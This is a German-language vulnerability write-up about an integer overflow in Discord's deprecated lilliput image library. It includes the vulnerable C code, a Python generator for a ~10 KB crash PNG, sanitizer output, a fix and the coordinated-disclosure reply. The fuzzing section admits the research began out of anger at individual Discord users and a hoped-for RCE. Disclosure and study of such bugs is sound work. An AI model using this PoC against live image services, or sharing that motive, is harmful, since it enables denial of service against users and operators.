Security Research
Heap-Buffer Overflow in Discord's Backend
Wie ich von einem toten Parser-Fuzzer zu einem Wrapper-Bug kam.

32 Bit reichen nicht: Heap-Overflow in Discords Bild-Pipeline
Eine Größenprüfung rechnet in int, der Header bestimmt die Faktoren — und bei genau 32768×32768 wird aus 4 GiB eine Null. Wie ich von einem toten Parser-Fuzzer zu einem Wrapper-Bug kam.
- September 2026 · dotbinKing
Hinweis zur Offenlegung: Das untersuchte öffentliche Go-
lilliputauf GitHub ist seit Anfang des Jahres nicht mehr im Discord-Livesystem. Discord hat die Bibliothek aus der Produktion genommen und durch eine portierte Rust-Version (lilliput-rs) ersetzt. Die detaillierte Besprechung und Veröffentlichung des PoC-Exploits und der Schwachstelle dienen daher nur noch Informations- und Lernzwecken. Discord Security hat den Report als Informational eingestuft undlilliputaus dem Bugcrowd-Scope ausgeschlossen.
Antwort von Discord Security
Nach der privaten Meldung kam folgende Rückmeldung vom Discord Security Team:
Hey there,
Thank you for taking the time to share your findings.

The lilliput library has been deprecated and removed from Discord
production usage earlier this year, so we do not expect product change
from this report. We will be marking this as Informational since
lilliput is excluded from our bug bounty scope on Bugcrowd itself.

If you are able to find similar impacts on lilliput-rs, the library
lilliput has been swapped out for, please do not hesitate to send us a
new submission!

Discord Security
Kurz: Go-lilliput ist deprecatet und aus der Produktion raus; der Report bleibt informativ; ähnliche Funde an lilliput-rs sind willkommen.
Was Lilliput ist
Lilliput ist Discords Go-Bibliothek zum Verkleinern und Umwandeln von Bildern. MIT-lizenziert, seit 2017 öffentlich, und lange der Motor hinter Media Proxy — dem Dienst, der Thumbnails, Avatare und Anhänge ausliefert. Discord selbst spricht in einem Engineering-Post von 150 Millionen Bildern pro Tag.
Die eigentliche Arbeit machen bewährte C-Bibliotheken: libjpeg-turbo, libpng, libwebp, libavif, dazu OpenCVs vektorisierter Resize-Code. Lilliput ist eine dünne Go-Schicht darüber, per cgo angebunden. Weil Go keine C-Abhängigkeiten bauen kann, liegen fertig kompilierte statische Libraries direkt im Repo — rund 550 MB deps/, was beim ersten git clone auffällt.
Das Designziel ist ungewöhnlich und wird gleich wichtig: so wenig allozieren wie möglich. Statt pro Bild Speicher anzufordern, hält der Aufrufer einen Framebuffer vor und lässt jedes Bild hineindekodieren. Discord beschreibt für Media Proxy zwei große statische Pixelpuffer pro CPU, über Requests hinweg wiederverwendet.
Alles Folgende bezieht sich auf die öffentliche Go-Bibliothek (getestet gegen Commit b337020). Das Livesystem nutzt diese Schicht laut Discord Security seit Anfang des Jahres nicht mehr.
Ausgangspunkt: ein Fuzzer, der nichts fand
Angefangen hatte das ganz woanders. Ich hatte einen struktur-bewussten Parser-Fuzzer auf libjpeg-turbo angesetzt — Marker-Mutationen, SOF/DHT/DQT/SOS, Entropy-Daten, das volle Programm. Unter ASan, mit Stage-Triage und Corpus-Feedback. Warum? Ich war sauer auf einzelne Discord Nutzer und wollte wissen, ob ich vielleicht einen Weg finde (bestenfalls eine RCE-Vuln), um sie zu “($/=#”.
Ergebnis nach 60 000 Execs:
| Metrik | Wert |
|---|---|
| Execs gesamt | ~60 000 |
header_fail |
~79 % |
| ASan-Crashes | 0 |
Null. Und rückblickend war das kein Werkzeugproblem, sondern ein Zielproblem.
libjpeg-turbo und libpng hängen seit Jahren in OSS-Fuzz. Hunderte Kerne, rund um die Uhr, plus Jahrzehnte manueller Audits. Meine 60 000 Execs entsprechen dem, was Google dort in Sekunden abarbeitet. Die 79 % header_fail waren das Sättigungsbild eines Mutators, der an der Marker-Validierung hängenbleibt — nicht das Bild einer gründlichen Suche.
Zwischenfazit damals: Wenn ich in einer Fläche suche, die tausendfach besser ausgerüstete Leute schon abgegrast haben, brauche ich entweder deren Rechenzeit oder eine andere Fläche.
Der Zielwechsel: die Naht statt der Bretter
Die andere Fläche lag direkt daneben. OSS-Fuzz fuzzt die Codecs. Niemand fuzzt die Wrapper-Schicht, die deren Ausgaben verrechnet.
Das ist bei Lilliput die cgo-Grenze: Go liest einen Header, gibt Breite, Höhe und Pixeltyp an C weiter, C rechnet daraus eine Puffergröße und lässt den Decoder hineinschreiben. Genau diese Rechnung sieht kein Codec-Fuzzer, weil sie außerhalb des Codecs stattfindet.
Also habe ich aufgehört zu fuzzen und angefangen zu lesen. Systematisch nach Stellen, an denen Angreiferdaten in Arithmetik landen, die vor einer Allokation steht.
Die Liste, die ich abgearbeitet habe:
| Bereich | Ergebnis |
|---|---|
Größenrechnung opencv.cpp |
Treffer |
crop / copy_to_region |
durch OpenCVs CV_Assert + try/catch aufgefangen |
| ICC-Extraktion | Längen gegen dest_len geprüft |
| GIF-Disposal-Pfad | sorgfältig geklammert, Overflow-Check bei Allokation |
| avcodec read/seek | beidseitig grenzgeprüft |
| Animations-Compositing | Offsets aus 16/24-Bit-Feldern, kein Overflow möglich |
Sechs von sieben Flächen waren sauber. Lilliput ist an den Stellen, wo man Korruption erwarten würde, sichtbar gehärtet — man sieht Kommentare und Checks, die auf frühere Runden hindeuten.
Die siebte war es nicht.
Die Schwachstelle
opencv.cpp, die einzige Instanz zwischen geparstem Header und dem Puffer, in den der Decoder schreibt:
opencv_mat opencv_mat_create_from_data(int width, int height, int type,
                                       void* data, size_t data_len)
{
    size_t total_size = width * height * CV_ELEM_SIZE(type);
    if (total_size > data_len) {
        return NULL;
    }
    auto mat = new cv::Mat(height, width, type, data);
    mat->datalimit = (uint8_t*)data + data_len;
    return mat;
}
Sieht harmlos aus. Ist es nicht.
width und height sind int. CV_ELEM_SIZE(type) expandiert zu CV_MAT_CN(type) * CV_ELEM_SIZE1(type) — ebenfalls int. Das gesamte Produkt wird in 32-Bit-Arithmetik ausgewertet, und die Verbreiterung nach size_t passiert erst danach. Signed Overflow ist in C/C++ Undefined Behaviour; auf den Plattformen, die Lilliput trifft, wrappt das Produkt modulo 2³².
Alle drei Faktoren kommen aus dem Bild-Header. Alle drei sind angreiferkontrolliert.
Die Zahl, auf die es ankommt
Bei einem RGBA-PNG meldet OpenCV CV_8UC4 — vier Bytes pro Pixel. Und:
32768 × 32768 × 4 = 4 294 967 296 = 2³²In 32 Bit ist das exakt null.
total_size wird 0. Die Prüfung lautet 0 > data_len. Das ist niemals wahr — egal wie groß der Puffer ist. Die Prüfung ist für diese Geometrie nicht ungenau, sondern wirkungslos.
Danach wird eine cv::Mat über den Puffer gelegt, die eine 4-GiB-Bildfläche behauptet, und der PNG-Decoder schreibt zeilenweise hinein. Das Feld datalimit auf der cv::Mat ist in OpenCV nur beratend und wird vom hier genutzten PNG-Pfad nicht konsultiert.
Aufrufkette
Das Unangenehme daran: der Weg dahin ist die dokumentierte API. Kein Fehler des Aufrufers nötig.
NewDecoder(buf)                  // untrusted image bytes
  -> Header()                    // Breite/Höhe/Pixeltyp aus der Datei
  -> DecodeTo(framebuffer)
     -> resizeMat(...)           // opencv.go
        -> opencv_mat_create_from_data(...)   // <- die kaputte Prüfung
     -> opencv_decoder_read_data(...)         // schreibt zeilenweise
Zwischen Header-Parse und Pixel-Write stellt nichts die Beziehung zwischen behaupteter Geometrie und tatsächlicher Kapazität wieder her.
Erreichbare Wrap-Geometrien
Welche Elementgrößen man bekommt, hängt davon ab, was der OpenCV-Decoder für den Container meldet (hier OpenCV 4.11.0, wie in deps/build-deps-linux.sh gepinnt):
| Format | Geometrie | B/px | 32-Bit-Produkt | echte Footprint |
|---|---|---|---|---|
| PNG RGBA | 32768 × 32768 | 4 | 0 | 4 294 967 296 |
| PNG RGBA | 16384 × 65536 | 4 | 0 | 4 294 967 296 |
| PNG RGBA | 983040 × 983040 | 4 | 0 | 3 865 470 566 400 |
| JPEG 3ch | 34179 × 41887 | 3 | 23 | 4 294 967 319 |
| JPEG 3ch | 23307 × 61426 | 3 | 50 | 4 294 967 346 |
| JPEG 3ch | 33998 × 42110 | 3 | 44 | 4 294 967 340 |
| control | 4096 × 4096 | 3 | 50 331 648 | 50 331 648 |
Die dritte Zeile verdient eine Bemerkung: libpngs Standard-Limit pro Achse liegt bei einer Million Pixel; 983 040 ist das größte Quadrat darunter, dessen Produkt immer noch auf exakt null truncatet. Die Datei ist knapp 4 KB groß und fordert 3,52 TiB an. Die Schwere ist nicht größer als beim 4-GiB-Fall — der Decoder fault ohnehin an der ersten ungemappten Seite —, aber sie zeigt, wie vollständig der Guard in dieser Klasse von Inputs versagt.
Eine Hypothese, die falsch war
Kurzer Umweg, weil er zum Prozess gehört.
Meine erste Idee war CMYK-JPEG: vier Komponenten, also CV_8UC4, also Faktor 4, also derselbe Wrap-Punkt. Klang schlüssig, war falsch.
Ein Blick in OpenCVs grfmt_jpeg.cpp zeigt:
m_type = state->cinfo.num_components > 1 ? CV_8UC3 : CV_8UC1;Jedes mehrkomponentige JPEG wird als drei-kanalig gemeldet. CV_8UC4 ist über den JPEG-Pfad gar nicht erreichbar. Mein schöner 2³²-Fall existierte dort nicht.
Der Bug blieb, die Erreichbarkeit musste ich neu konstruieren. Über PNG, wo grfmt_png.cpp für RGBA tatsächlich CV_8UC4 meldet und IHDR-Dimensionen 32-bittig sind.
Lektion, die ich mitnehme: Die Erreichbarkeitsfrage gehört an den Anfang, nicht ans Ende. Ich hatte einen korrekten Bug und eine erfundene Ausnutzung, und das ist ein Zustand, in dem man sich leicht selbst überzeugt.
Für JPEG existieren übrigens trotzdem Wrap-Punkte — mit Faktor 3 und Dimensionen unter libjpegs Grenze von 65 500. Die sind nur weniger elegant als eine glatte Null.
Verifikation: zwei Sanitizer, zwei Hälften
Hier wurde es lehrreich. Ich hatte den Harness zuerst mit ASan und UBSan gebaut, -fno-sanitize-recover=all. Ergebnis: UBSan brach bei der Multiplikation ab — und ASan sah den Schreibzugriff nie.
Logisch, im Nachhinein: der Prozess ist tot, bevor geschrieben wird. Also zwei Binaries.
| Binary | Sanitizer | beweist |
|---|---|---|
poc_repro_ubsan |
UBSan, no-recover | die überlaufende Multiplikation, mit Quellzeile |
poc_repro_asan |
nur ASan | den Out-of-Bounds-Write, mit Offset und Regionsgröße |
UBSan — die Ursache
opencv.cpp:29:40: runtime error: signed integer overflow:
    1073741824 * 4 cannot be represented in type 'int'
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior opencv.cpp:29:40
Mit Quellzeile in opencv.cpp, in opencv_mat_create_from_data. Nicht in meinem Harness — das musste ich erst sicherstellen, indem ich meine eigene Diagnosezeile UB-frei umgeschrieben habe. Sonst feuert UBSan bei mir und verdeckt den eigentlichen Beleg.
ASan — die Folge
Der Harness spiegelt die Go-seitige DecodeTo-Sequenz gegen eine 8-MiB-Heap-Allokation. Vor dem Write sieht man die Bypass-Diagnose:
input            : poc.png (10265 bytes)
decoder          : PNG
header geometry  : 32768 x 32768
pixel type       : 24 (4 channels, 4 bytes/px)

  32-bit product : 0 bytes   <- what the size check sees
  true footprint : 4294967296 bytes   <- what the decoder will write
  buffer capacity: 8388608 bytes

RESULT: BYPASS CONFIRMED
  A 32768 x 32768 Mat was created over a 8388608 byte buffer.
  Overshoot: 4286578688 bytes (512.0 x capacity).
Dann ASan:
==4018==ERROR: AddressSanitizer: heap-buffer-overflow
WRITE of size 131072 at 0x74cee1ffe800 thread T0
    #0 in memcpy
    #1 in png_combine_row
    #2 in png_read_row
    #3 in png_read_image
    #4 in cv::PngDecoder::readData(cv::Mat&)

0x74cee1ffe800 is located 0 bytes after 8388608-byte region
               [0x74cee17fe800,0x74cee1ffe800)
Sauberer geht es kaum. Der erste Zugriff außerhalb ist genau eine Bildzeile — 32768 × 4 = 131 072 Bytes — geschrieben von libpng durch OpenCVs Decoder, exakt am Ende der Allokation. Der Overshoot gegen den 8-MiB-Puffer beträgt rund 4,29 GiB (512× Kapazität).
Und die Gegenprobe
$ ./poc_repro_asan control_4096x4096.jpg --no-decode
RESULT: size check REJECTED this geometry. No bypass.
Ein 4096×4096-Bild braucht ehrliche 50 MB, passt nicht in 8 MiB und wird korrekt abgelehnt. Die Prüfung funktioniert — sie versagt ausschließlich im Wrap-Fall. Das ist für einen Report wichtiger, als es klingt: es zeigt, dass der Guard nicht generell kaputt ist, sondern eine präzise Lücke hat.
Der PoC
Die Datei ist ein strukturell valides RGBA-PNG. Nichts daran ist manipuliert oder malformed. Sie kündigt nur ein sehr großes Bild an:
89 50 4E 47 0D 0A 1A 0A  ← PNG-Signatur
0000000D 49484452        ← IHDR, Länge 13
00008000 00008000        ← 32768 × 32768
08 06                    ← Bittiefe 8, Farbtyp 6 (RGBA)
Das ist der ganze Trick. Kein Shellcode, kein ROP, keine Heap-Manipulation. Ein Header, der die Wahrheit sagt, und eine Prüfung, die falsch rechnet.
Ein Detail, über das ich gestolpert bin: mit nur einer Bildzeile im IDAT bricht libpng mit “Not enough image data” ab, bevor der Überlauf passiert. Man beweist dann die Umgehung, aber nicht den Write. Bei 32768 Pixeln Breite sind 64 Zeilen nötig, um 8 MiB zu füllen; der PoC trägt 80 Nullzeilen, damit der Write sicher über die Kapazität läuft. Nullzeilen komprimieren praktisch zu nichts — die fertige Datei ist ~10 KB groß (poc.png, 10 265 Bytes). Die Minimalvariante mit einer Zeile (poc_small.png, 206 Bytes) zeigt nur den Bypass.
Kern des Generators (vereinfacht):
def make_png(width: int, height: int, rows: int | None = None) -> bytes:
    # colour type 6 = RGB_ALPHA → OpenCV meldet CV_8UC4 (4 Bytes/px)
    ihdr = struct.pack(">IIBBBBB", width, height, 8, 6, 0, 0, 0)

    row_bytes = width * 4
    if rows is None:
        rows = min(height, FRAME_CAP // row_bytes + 16)
    rows = max(1, rows)

    raw = b"".join(b"\x00" + b"\x00" * row_bytes for _ in range(rows))

    return (b"\x89PNG\r\n\x1a\n"
            + chunk(b"IHDR", ihdr)
            + chunk(b"IDAT", zlib.compress(raw, 9))
            + chunk(b"IEND", b""))
32768 × 32768 × 4 == 2³² truncatet auf 0; die Größenprüfung bleibt inert; der Decoder schreibt Scanline für Scanline (je 131 072 Bytes) in den zu kleinen Framebuffer.
Klassifikation: CWE-190 (Integer Overflow or Wraparound) führt zu CWE-787 (Out-of-bounds Write). Angriffsvektor: ein einziges crafted Image, ohne Auth und ohne Vorzustand.
Impact
„4 GiB Heap-Overflow“ klingt nach Weltuntergang. Die realistische, nachgewiesene Folge ist Denial of Service — und das gehört in den Report genauso wie in den Blogpost.
Verwertbare Heap-Overflows sind oft klein und präzise: ein paar Bytes über die Allokation, gerade genug für den Header des Nachbar-Chunks oder ein Feld im nächsten Objekt. Genau diese Form ist hier arithmetisch ausgeschlossen: das Produkt wrappt erst bei 2³². Jede umgehende Geometrie bedeutet also zwangsläufig mindestens 4 GiB Überlauf. Der Decoder läuft zeilenweise los und trifft nach Millisekunden auf eine nicht gemappte Seite. Weder Länge noch Ziel sind in nutzbarem Rahmen leicht steuerbar, und der geschriebene Inhalt — dekomprimierte Pixeldaten — nur lose.
Nachgewiesen ist der Heap-Buffer-Overflow unter ASan und der daraus folgende Crash/DoS-Pfad mit einer ~10-KB-Datei.
Potenziell könnte ein Heap-Overflow dieser Art auch zu Remote Code Execution führen — etwa über Korruption langlebiger, wiederverwendeter Framebuffer-Regionen oder angrenzender Heap-Metadaten. Das habe ich nicht verifiziert und keinen RCE-PoC geschrieben. Die Einstufung bleibt daher: bewiesener DoS; RCE als theoretische Möglichkeit offen, aber unbestätigt.
Was bleibt an konkretem Impact:
- Ein Prozess, der nicht vertrauenswürdige Bilder über diesen Pfad dekodiert, ist mit einer 10-KB-Datei abzuschießen.
- In einer Service-Architektur stirbt der Worker, der Supervisor startet ihn neu, der Nutzer sieht ein Thumbnail, das nicht lädt.
- Das Volumen ist das Problem: wiederholtes Zusenden erzeugt Worker-Churn, und jeder Absturz nimmt mit, was der Prozess sonst noch in der Hand hatte.
Der Punkt mit den wiederverwendeten Pixelpuffern von oben gehört hierher: der Überlauf passiert nicht in einer Wegwerf-Allokation, sondern in einer langlebigen, dicht belegten Heap-Region. Das allein macht noch keinen RCE-Beweis — der Überlauf ist dafür sehr groß —, aber es ist der Grund, warum ich den Fund nicht als „Absturz in einer Sandbox“ abtue.
Im Discord-Livesystem ist Go-lilliput laut Security-Team ohnehin seit Anfang des Jahres nicht mehr im Einsatz. Der praktische Produktions-Impact auf Discord entfällt damit; der technische Befund an der öffentlichen Bibliothek bleibt.
Der Fix
Eine Zeile:
size_t total_size = (size_t)width * (size_t)height * CV_ELEM_SIZE(type);Die Multiplikation in der Breite des Zieltyps ausführen, nicht in int. Formal reicht ein Cast des ersten Operanden; alle drei zu casten ist für spätere Leser klarer.
Dazu gehört eine Ablehnung nicht-positiver Dimensionen. Ein negatives width rutscht aktuell ebenfalls durch, weil das negative Produkt erst nach derselben Trunkierung nach size_t konvertiert wird — und dann sehr groß ist.
Nebenbefund
Lilliput ruft cv::ImageDecoder direkt auf, nicht über imread/imdecode. Damit läuft es an CV_IO_MAX_IMAGE_PIXELS vorbei — OpenCVs Obergrenze von einer Milliarde Pixeln.
Diese Grenze hätte den Bug nicht verhindert, der liegt ja in Lilliputs eigener Arithmetik. Aber sie bedeutet: nach dem Fix gibt es immer noch keine Obergrenze für behauptete Dimensionen. Ein 1 000 000 × 1 000 000-PNG — knapp 4 KB auf der Platte — fordert dann durch eine korrigierte Prüfung immer noch eine Multi-Terabyte-Allokation an. Defense in depth wäre hier eine explizite Pixelgrenze.
Gedanken, die offen blieben
- Die cgo-Grenze hat mehr zu bieten.
Close()nullt die freigegebenen C-Zeiger nicht (Framebuffer.Close()schon, die fünf Decoder nicht) — Double Free und UAF sind möglich, aber nur bei fehlerhaftem Aufrufer. Kein Angreifer-Vektor, damit API-Fallstrick statt Schwachstelle. Trotzdem der Klasse nach das Interessanteste, was dort liegt. - Das Animations-Compositing in
ops.goverwendetframes[0]/frames[1]über Einzelbilder hinweg wieder. SchlägtresizeMatfehl, istf.matnull, währendf.width/f.heightnoch den alten Zustand beschreiben. Das will ich mit einem Zustands-Fuzzer nachstellen. - libavif ist deutlich jünger als libpng und libjpeg-turbo und hat entsprechend weniger Fuzzing-Jahre hinter sich. Dort liegt vermutlich noch etwas.
- Und die Methodenfrage: Coverage messen, bevor man „nichts gefunden“ schließt. Das war der eigentliche Fehler an meiner ersten Kampagne — 60 000 Execs ohne jede Messung, ob der interessante Code überhaupt erreicht wurde.
- Discord selbst hat auf
lilliput-rsumgestellt. Wer ähnliche Impacts an der Rust-Nachfolgerin findet, soll — so Discord Security — gerne neu einreichen.
Fazit
Aus „ich fuzze mal libjpeg-turbo“ wurde nach 60 000 ergebnislosen Execs die Einsicht, dass die Codecs nicht das Problem sind — und aus der Einsicht ein Nachmittag Codelektüre, der einen Integer-Overflow in der Schicht darüber fand.
Bewiesen: Heap-Buffer-Overflow und DoS mit einer ~10-KB-PNG, sauber unter ASan/UBSan reproduziert, mit Einzeiler-Fix. Potenziell RCE denkbar, aber von mir weder verifiziert noch als PoC ausgearbeitet.
Die Moral, wenn es eine gibt: such nicht dort, wo alle suchen. Die Bibliotheken unter der Haube sind auspoliert. Die Naht, an der jemand sie zusammengesteckt hat, ist es oft nicht.
Go-lilliput ist im Discord-Livesystem seit Anfang des Jahres abgelöst. Dieser Post dokumentiert den Fund an der öffentlichen Bibliothek zu Informations- und Lernzwecken.
Gemeldet an Discord im Rahmen koordinierter Offenlegung. Zu keinem Zeitpunkt wurde ein System von Discord angefasst — alles lokal reproduziert, gegen eine selbst gebaute Kopie der Bibliothek (Commit b337020). Discord Security hat den Report als Informational markiert, weil lilliput deprecatet und aus der Produktion entfernt wurde.